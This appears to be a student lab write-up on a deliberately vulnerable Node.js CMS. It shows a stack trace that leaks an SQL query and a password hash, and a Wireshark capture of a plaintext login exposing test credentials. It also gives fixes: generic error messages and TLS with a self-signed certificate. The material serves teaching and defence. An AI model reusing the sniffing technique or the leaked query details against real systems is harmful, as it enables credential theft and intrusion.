Error: Error: SQLITE_ERROR: no such table: users --> in Database#get("SELECT id,mail,name,admin FROM users WHERE mail = 'mario@example.org' and pswHash = '5f4dcc3b5aa765d61d8327deb882cf99'", [Function (anonymous)]) at /home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable /server/index.js:72:8 at Layer.handle [as handle_request] (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules /express/lib/router/layer.js:95:5) at next (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/express/lib/router /route.js:144:13) at Route.dispatch (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/express/lib/router /route.js:114:3) at Layer.handle [as handle_request] (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules /express/lib/router/layer.js:95:5) at /home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/express/lib/router /index.js:284:15 at Function.process_params (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/express/lib/router /index.js:346:12) at next (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/express/lib/router /index.js:280:10) at cookieParser (/home/alberto/Dropbox (Politecnico Di Torino Studenti)/svt-project/vulnerable/server/node_modules/cookie-parser /index.js:57:14) Unable to contact the database.


As you can see from this image, so much sensitive information is shown to the user, especially about what kind of database the application uses, what is the query that is used at authentication but you can also see the hash of the password and then trace the type of algorithm used, mainly facilitating the vulnerability exploit CWE-89

Fix It is always important to double-check the code and verify that important information is not seen by the user by keeping error messages simple and clarifying. The fix for this vulnerability is simply to remove the console.trace() the error.stack from the return function.

```
/* /secure/server/index.js */
app.post("/api/sessions", async (req, res) => {
    [...]

    const db = new sqlite3.Database("cms.db", (err) => {
      if (err) throw err;
    });
    try {
      db.get(
        "SELECT * FROM users WHERE mail = ? and pswHash = ?",
        [req.body.username, hash],
        async (err, row) => {
          if (err) {
            return err;
          } else if (row === undefined) {
            res.status(400).json({ error: "The Email or Password is wrong " });
          } else {
            const userInfo = {
              id: row.id,
               createdAt: new Date().toISOString()
            };
            const user = await getUserById(row.id);
            if (user) {
              const token = jwt.sign(userInfo, jwtSecret,{expiresIn:'7d'});

              return res
                .cookie("access_token", token, {
                  httpOnly: true,
                  maxAge: 1000 * 60 * 60 * 24 * 7 /* 7 days */,
                })
                .status(200)
                .json(user);
            }
          }
        }
      );
    } catch (error) {
      res.status(500).json({
        error: "Unable to contact the database.",
      });
    }

  });
 });
```

CWE-319: Cleartext Transmission of Sensitive Information

Exploit This vulnerability refers to the practice of transmitting or storing sensitive information in plaintext or in an insecure manner. In fact, in our example, we need only use a packet sniffer such as Wireshark to intercept our victim's unencrypted traffic. To view the traffic of our application we need to select the "loopback" interface of Wireshark since it is running on localhost.


*Loopback: lo
File Modifica Visualizza Vai Cattura Analizza Statistiche Telefonia Wireless Strumenti Aiuto
Applica un filtro di visualizzazione … <Ctrl-/>

```
No.  Time         Source     Destination Protocol Length Info
  90 28.797220681 127.0.0.1  127.0.0.1   TCP        74 44084 → 3001 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2122326004 TSecr=0 WS=128
  91 28.797245774 127.0.0.1  127.0.0.1   TCP        74 3001 → 44084 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2122326004 TSecr=2122326004 WS=128
  92 28.797258587 127.0.0.1  127.0.0.1   TCP        66 44084 → 3001 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2122326004 TSecr=2122326004
  93 28.800810506 127.0.0.1  127.0.0.1   TCP        74 44086 → 3001 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2122326008 TSecr=0 WS=128
  94 28.800826704 127.0.0.1  127.0.0.1   TCP        74 3001 → 44086 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2122326008 TSecr=2122326008 WS=128
  95 28.800839703 127.0.0.1  127.0.0.1   TCP        66 44086 → 3001 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2122326008 TSecr=2122326008
  96 28.800956276 127.0.0.1  127.0.0.1   HTTP      603 OPTIONS /api/sessions HTTP/1.1
  97 28.800963358 127.0.0.1  127.0.0.1   TCP        66 3001 → 44086 [ACK] Seq=1 Ack=538 Win=65024 Len=0 TSval=2122326008 TSecr=2122326008
  98 28.802044370 127.0.0.1  127.0.0.1   HTTP      463 HTTP/1.1 204 No Content
  99 28.802056885 127.0.0.1  127.0.0.1   TCP        66 44086 → 3001 [ACK] Seq=538 Ack=398 Win=65152 Len=0 TSval=2122326009 TSecr=2122326009
 100 28.807848776 127.0.0.1  127.0.0.1   HTTP/J…   653 POST /api/sessions HTTP/1.1 , JSON (application/json)
 101 28.807861529 127.0.0.1  127.0.0.1   TCP        66 3001 → 44084 [ACK] Seq=1 Ack=588 Win=64896 Len=0 TSval=2122326015 TSecr=2122326015
 102 28.832149985 127.0.0.1  127.0.0.1   HTTP/J…   716 HTTP/1.1 200 OK , JSON (application/json)
 103 28.832189985 127.0.0.1  127.0.0.1   TCP        66 44084 → 3001 [ACK] Seq=588 Ack=651 Win=64896 Len=0 TSval=2122326039 TSecr=2122326039
 104 28.843193087 127.0.0.1  127.0.0.1   HTTP      550 GET /api/website/name HTTP/1.1
 105 28.845694535 127.0.0.1  127.0.0.1   HTTP/J…   425 HTTP/1.1 200 OK , JSON (application/json)
 106 28.845713249 127.0.0.1  127.0.0.1   TCP        66 44086 → 3001 [ACK] Seq=1022 Ack=757 Win=65280 Len=0 TSval=2122326053 TSecr=2122326053
 107 28.846797585 127.0.0.1  127.0.0.1   HTTP      719 GET /api/pages?search= HTTP/1.1
 108 28.853051197 127.0.0.1  127.0.0.1   HTTP/J…  2471 HTTP/1.1 200 OK , JSON (application/json)
 109 28.895499451 127.0.0.1  127.0.0.1   TCP        66 44084 → 3001 [ACK] Seq=1241 Ack=3056 Win=65536 Len=0 TSval=2122326103 TSecr=2122326060
 110 28.971866048 127.0.0.1  127.0.0.1   HTTP      719 GET /api/pages?search= HTTP/1.1
 111 28.975337336 127.0.0.1  127.0.0.1   TCP        74 44102 → 3001 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=2122326182 TSecr=0 WS=128
 112 28.975359611 127.0.0.1  127.0.0.1   TCP        74 3001 → 44102 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=2122326182 TSecr=2122326182 WS=128
 113 28.975391769 127.0.0.1  127.0.0.1   TCP        66 44102 → 3001 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=2122326183 TSecr=2122326182
 114 28.975552068 127.0.0.1  127.0.0.1   HTTP      719 GET /api/pages?search= HTTP/1.1
 115 28.975571559 127.0.0.1  127.0.0.1   TCP        66 3001 → 44102 [ACK] Seq=1 Ack=654 Win=64896 Len=0 TSval=2122326183 TSecr=2122326183
 116 28.975823516 127.0.0.1  127.0.0.1   HTTP/J…  2471 HTTP/1.1 200 OK , JSON (application/json)
 117 28.975839278 127.0.0.1  127.0.0.1   TCP        66 44084 → 3001 [ACK] Seq=1894 Ack=5461 Win=63744 Len=0 TSval=2122326183 TSecr=2122326183
 118 28.980219445 127.0.0.1  127.0.0.1   HTTP/J…  2471 HTTP/1.1 200 OK , JSON (application/json)
 119 28.980235818 127.0.0.1  127.0.0.1   TCP        66 44102 → 3001 [ACK] Seq=654 Ack=2406 Win=63744 Len=0 TSval=2122326187 TSecr=2122326187
```

```
▸ Frame 100: 653 bytes on wire (5224 bits), 653 bytes captured (5224 bits) on interface lo, id 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ Transmission Control Protocol, Src Port: 44084, Dst Port: 3001, Seq: 1, Ack: 1, Len: 587
▸ Hypertext Transfer Protocol
▾ JavaScript Object Notation: application/json
  ▾ Object
    ▾ Member: username
        [Path with value: /username:mario@example.org]
        [Member with value: username:mario@example.org]
        String value: mario@example.org
        Key: username
        [Path: /username]
    ▾ Member: password
        [Path with value: /password:password]
        [Member with value: password:password]
        String value: password
        Key: password
        [Path: /password]
```

```
00a0  20 78 38 36 5f 36 34 3b  20 72 76 3a 31 32 32 2e    x86_64;  rv:122.
00b0  30 29 20 47 65 63 6b 6f  2f 32 30 31 30 30 31 30   0) Gecko /2010010
00c0  31 20 46 69 72 65 66 6f  78 2f 31 32 32 2e 30 0d   1 Firefo x/122.0·
00d0  0a 41 63 63 65 70 74 3a  20 61 70 70 6c 69 63 61   ·Accept:  applica
00e0  74 69 6f 6e 2f 6a 73 6f  6e 2c 20 74 65 78 74 2f   tion/jso n, text/
00f0  70 6c 61 69 6e 2c 20 2a  2f 2a 0d 0a 41 63 63 65   plain, * /*··Acce
0100  70 74 2d 4c 61 6e 67 75  61 67 65 3a 20 69 74 2d   pt-Langu age: it-
0110  49 54 2c 69 74 3b 71 3d  30 2e 38 2c 65 6e 2d 55   IT,it;q= 0.8,en-U
0120  53 3b 71 3d 30 2e 35 2c  65 6e 3b 71 3d 30 2e 33   S;q=0.5, en;q=0.3
0130  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ··Accept -Encodin
0140  67 3a 20 67 7a 69 70 2c  20 64 65 66 6c 61 74 65   g: gzip,  deflate
0150  2c 20 62 72 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   , br··Co ntent-Ty
0160  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0170  6a 73 6f 6e 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   json··Co ntent-Le
0180  6e 67 74 68 3a 20 35 34  0d 0a 4f 72 69 67 69 6e   ngth: 54 ··Origin
0190  3a 20 68 74 74 70 3a 2f  2f 6c 6f 63 61 6c 68 6f   : http:/ /localho
01a0  73 74 3a 35 31 37 33 0d  0a 43 6f 6e 6e 65 63 74   st:5173· ·Connect
01b0  69 6f 6e 3a 20 6b 65 65  70 2d 61 6c 69 76 65 0d   ion: kee p-alive·
01c0  0a 52 65 66 65 72 65 72  3a 20 68 74 74 70 3a 2f   ·Referer : http:/
01d0  2f 6c 6f 63 61 6c 68 6f  73 74 3a 35 31 37 33 2f   /localho st:5173/
01e0  0d 0a 53 65 63 2d 46 65  74 63 68 2d 44 65 73 74   ··Sec-Fe tch-Dest
01f0  3a 20 65 6d 70 74 79 0d  0a 53 65 63 2d 46 65 74   : empty· ·Sec-Fet
0200  63 68 2d 4d 6f 64 65 3a  20 63 6f 72 73 0d 0a 53   ch-Mode:  cors··S
0210  65 63 2d 46 65 74 63 68  2d 53 69 74 65 3a 20 73   ec-Fetch -Site: s
0220  61 6d 65 2d 73 69 74 65  0d 0a 50 72 61 67 6d 61   ame-site ··Pragma
0230  3a 20 6e 6f 2d 63 61 63  68 65 0d 0a 43 61 63 68   : no-cac he··Cach
0240  65 2d 43 6f 6e 74 72 6f  6c 3a 20 6e 6f 2d 63 61   e-Contro l: no-ca
0250  63 68 65 0d 0a 0d 0a 7b  22 75 73 65 72 6e 61 6d   che····{ "usernam
0260  65 22 3a 22 6d 61 72 69  6f 40 65 78 61 6d 70 6c   e":"mari o@exampl
0270  65 2e 6f 72 67 22 2c 22  70 61 73 73 77 6f 72 64   e.org"," password
0280  22 3a 22 70 61 73 73 77  6f 72 64 22 7d            ":"passw ord"}
```

JavaScript Object Notation (json), 54 byte
Pacchetti: 119 · visualizzati: 119 (100.0%) · scartati: 0 (0.0%)
Profilo: Default

As we can see we directly find the credentials to access the account.

Fix To protect against this attack we make sure that the communication between frontend and backend goes through a secure channel, to do this we use TLS. Since this is an illustrative example we will use a self-signed certificate.

To create the certificate we have to :

1. Generate a file containing the private key.

```
openssl genrsa -out key.pem
```

2. Generate a certificate service request (CSR), which will contain the data of the certificate.

```
openssl req -new -key key.pem -out csr.pem
```

3. Generate your certificate by providing the private key created to sign it with the public key created in step two .

```
openssl x509 -req -in csr.pem -signkey key.pem -out cert.pem
```


Now in our server configuration we import the https module and enter the certificate and private key :

```
/* /secure/server/index.js*/
const https = require("https");
const portHttps = 8081;
const privateKey = fs.readFileSync("../httpsCert/serverKey.pem");
  const certificate = fs.readFileSync("../httpsCert/cert.pem");

[...]

// activate the server
app.listen(portHttp, () => {
  console.log(`Server listening at http://localhost:${portHttp}`);
});

https
  .createServer({ key: privateKey, cert: certificate }, app)
  .listen(portHttps, () => {
    console.log(`Server listening at https://localhost:${portHttps}`);
  });
```

Now we need to make sure that our certificate is accepted by the browser (These instructions are relative to Firefox) :

1. You have to go to Settings -> Privacy and Security
2. Find the "Certificates" section and press "show certificates"
3. Now in the "Authority" section, select "import." Look for our certificate and click "ok"
4. Close and reopen the browser

Now our communication between frontent and backend will be protected.



```
No.  Time         Source      Destination  Protocol Length Info
  60 2.382896043  127.0.0.1   127.0.0.1    TCP        74 43364 → 8081 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4287441472 TSe…
  61 2.382909202  127.0.0.1   127.0.0.1    TCP        74 8081 → 43364 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=428…
  62 2.382921497  127.0.0.1   127.0.0.1    TCP        66 43364 → 8081 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4287441472 TSecr=4287441472
  63 2.383032615  127.0.0.1   127.0.0.1    TLSv1.3   322 Server Hello, Change Cipher Spec, Application Data, Application Data
  64 2.383041787  127.0.0.1   127.0.0.1    TCP        66 43350 → 8081 [ACK] Seq=1277 Ack=257 Win=65280 Len=0 TSval=4287441472 TSecr=428744…
  65 2.384241807  127.0.0.1   127.0.0.1    TLSv1.3   723 Client Hello (SNI=localhost)
  66 2.384253135  127.0.0.1   127.0.0.1    TCP        66 8081 → 43364 [ACK] Seq=1 Ack=658 Win=64896 Len=0 TSval=4287441473 TSecr=4287441473
  67 2.385158037  127.0.0.1   127.0.0.1    TLSv1.3   146 Change Cipher Spec, Application Data
  68 2.385801148  127.0.0.1   127.0.0.1    TLSv1.3  1484 Server Hello, Change Cipher Spec, Application Data, Application Data, Application…
  69 2.385814516  127.0.0.1   127.0.0.1    TCP        66 43364 → 8081 [ACK] Seq=658 Ack=1419 Win=64256 Len=0 TSval=4287441475 TSecr=428744…
  70 2.387661484  127.0.0.1   127.0.0.1    TLSv1.3   146 Change Cipher Spec, Application Data
  71 2.387881573  127.0.0.1   127.0.0.1    TLSv1.3   582 Application Data
  72 2.388120356  127.0.0.1   127.0.0.1    TLSv1.3   640 Application Data, Application Data
  73 2.388983145  127.0.0.1   127.0.0.1    TLSv1.3   485 Application Data
  74 2.389018735  127.0.0.1   127.0.0.1    TCP        66 43364 → 8081 [ACK] Seq=1254 Ack=2412 Win=65536 Len=0 TSval=4287441478 TSecr=42874…
  75 2.390536375  127.0.0.1   127.0.0.1    TLSv1.3   632 Application Data
  76 2.390601788  127.0.0.1   127.0.0.1    TCP        66 8081 → 43350 [ACK] Seq=257 Ack=1923 Win=65536 Len=0 TSval=4287441480 TSecr=428744…
  77 2.408835362  127.0.0.1   127.0.0.1    TLSv1.3   708 Application Data
  78 2.415717576  127.0.0.1   127.0.0.1    TLSv1.3   580 Application Data
  79 2.417689967  127.0.0.1   127.0.0.1    TLSv1.3   720 Application Data
  80 2.418061173  127.0.0.1   127.0.0.1    TLSv1.3   372 Application Data
  81 2.422484455  127.0.0.1   127.0.0.1    TLSv1.3  2217 Application Data
  82 2.463378113  127.0.0.1   127.0.0.1    TCP        66 43364 → 8081 [ACK] Seq=1768 Ack=2718 Win=65536 Len=0 TSval=4287441553 TSecr=42874…
  83 2.463384710  127.0.0.1   127.0.0.1    TCP        66 43350 → 8081 [ACK] Seq=2577 Ack=3050 Win=65536 Len=0 TSval=4287441553 TSecr=42874…
  84 2.506971115  127.0.0.1   127.0.0.1    TLSv1.3   720 Application Data
  85 2.510689670  127.0.0.1   127.0.0.1    TLSv1.3   373 Application Data
  86 2.510708864  127.0.0.1   127.0.0.1    TCP        66 43350 → 8081 [ACK] Seq=3231 Ack=3357 Win=65280 Len=0 TSval=4287441600 TSecr=42874…
  87 2.511533455  127.0.0.1   127.0.0.1    TCP        74 43374 → 8081 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4287441601 TSe…
  88 2.511557047  127.0.0.1   127.0.0.1    TCP        74 8081 → 43374 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=428…
```

wireshark_lo6ID9I2.pcapng   Pacchetti: 106 · visualizzati: 106 (100.0%) · scartati: 0 (0.0%)   Profilo: Default